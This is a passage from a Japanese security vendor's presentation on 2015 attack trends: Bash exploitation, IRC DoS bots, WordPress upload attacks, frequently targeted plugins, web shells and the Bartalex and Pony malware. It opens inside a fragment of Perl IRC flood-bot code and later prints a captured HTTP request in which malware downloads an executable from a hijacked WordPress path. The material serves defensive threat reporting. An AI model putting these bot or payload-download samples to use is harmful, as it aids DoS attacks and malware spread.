  sendraw($IRC_cur_socket, "PRIVMSG $printl :\002[UDP]\002 Sent ".int(($bytes{icmp}+$bytes{igmp}+$by
```

IRC ボットではない別のマルウェア感染は？

- Mayhem マルウェア(*)
  - CMS(WordPress や Joomla! 等)のログインブルート攻撃や再帰問合せ可能な DNS サーバの探査など幅広い攻撃機能を持つ

通信リソースが目的

- ビットコインのマイニングをするマルウェア
  - 計算によって仮想通貨(ビットコイン)を発掘
  - 攻撃者に送金

計算リソースが目的

* Mayhemに首を突っ込む(エフセキュアブログ)
http://blog.f-secure.jp/archives/50732011.html

Bash の脆弱性まとめ

- 脆弱性が公開されると攻撃件数が急増


- 脆弱を突かれてマルウェア感染すると
  - IRC ボットの場合では、DoS 攻撃に加担する可能性
  - 高機能なマルウェアや、計算リソースを狙うマルウェアの場合もある

2015年のトレンド

- CMS の脆弱性を狙った
  ファイルアップロード攻撃

- 特に WordPress を狙った
  攻撃が急増中

WordPress を狙ったファイルアップロード攻撃件数




※脆弱性ごとに重要インシデント(攻撃失敗)としてお客様へ通知した件数

よく狙われる WordPress プラグイン/テーマの脆弱性

- **Slider Revolution**
- Showbiz Pro
- WP All Import
- Simple ADS Manager
- N Media Website Contact Form
- Gravity Forms
- Reflex Gallery
- DZS ZoomSounds
- Work The Flow
- Ultimate Product Catalogue
- Pagelines
- MailPoet
- InBoundio Marketing
- Wpshop eCommerce
- WP-Symposium
- Uploadify
- など多数

脆弱性を突いてアップロードされるもの

Web Shell(*)が大多数を占める



* Web Shell・・・Web サーバを外部から操作する機能を持ったプログラムのこと。

ファイルアップロードを試みる攻撃者の狙い(推測)


- 明確な根拠を示すことができないが、
  マルウェアに感染させる過程で
  Web サーバを利用している可能性

- マルウェアに感染させる過程での悪用例
  - エクスプロイトキットの設置
  - マルウェアの設定情報の設置
  - 2次感染や誘導先へのリンク
  - マルウェア本体

マルウェア事例1

Bartalex マルウェア

- 2015年4月ごろに流行した Microsoft Office のマクロを悪用して感染するマルウェア(*)



*マクロを利用した不正プログラム「BARTALEX」：企業を攻撃対象に(トレンドマイクロ　セキュリティブログ)
http://blog.trendmicro.co.jp/archives/11397

マルウェア事例2

標的型攻撃

- 2015年6月に受信した標的型メールに添付されていた Word ファイルから感染するマルウェア

```
GET /wp-content/plugins/cached_data/man1.exe HTTP/1.0
Host: [redacted]
Accept-Language: en-US
Accept: */*
Accept-Encoding: identity, *;
Connection: close
User-Agent: Mozilla/4.0
SLCC2; .NET CLR 2.0.507
6.0; .NET4.0C; .NET4.0E
```

Pony(別名:Fareit)マルウェア
ブラウザや FTP クライアントソフトから
アカウント・パスワードを窃取する機能

2015年のトレンドまとめ

- WordPress の脆弱性を狙った攻撃が急増
- Web Shell のような不正なファイルがアップロードされる事例が多い
- サーバをのっとり、マルウェアの配布や感染に不正利用される恐れがある

発表まとめ

- 2014年に公開された脆弱性は2015年になっても継続して攻撃を検知している
- 脆弱なことが攻撃者に知られると短時間で大量に攻撃を受ける可能性がある
- 攻撃を受けた際にすばやく気づくために
  - ネットワーク帯域の使用量や CPU 使用率などのリソース監視を実施
  - 定期的なウイルススキャンとファイルの改ざんチェックを実施

LAC
ともに、イキル

Thank you. Any Questions ?

株式会社ラック
〒102-0093 東京都千代田区平河町2-16-1
平河町森タワー
Tel 03-6757-0113 Fax 03-6757-0193
sales@lac.co.jp
www.lac.co.jp